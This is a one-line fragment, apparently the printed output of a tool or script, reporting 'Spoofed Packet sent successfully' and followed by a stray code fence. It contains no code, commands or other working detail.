Spoofed Packet sent successfully
```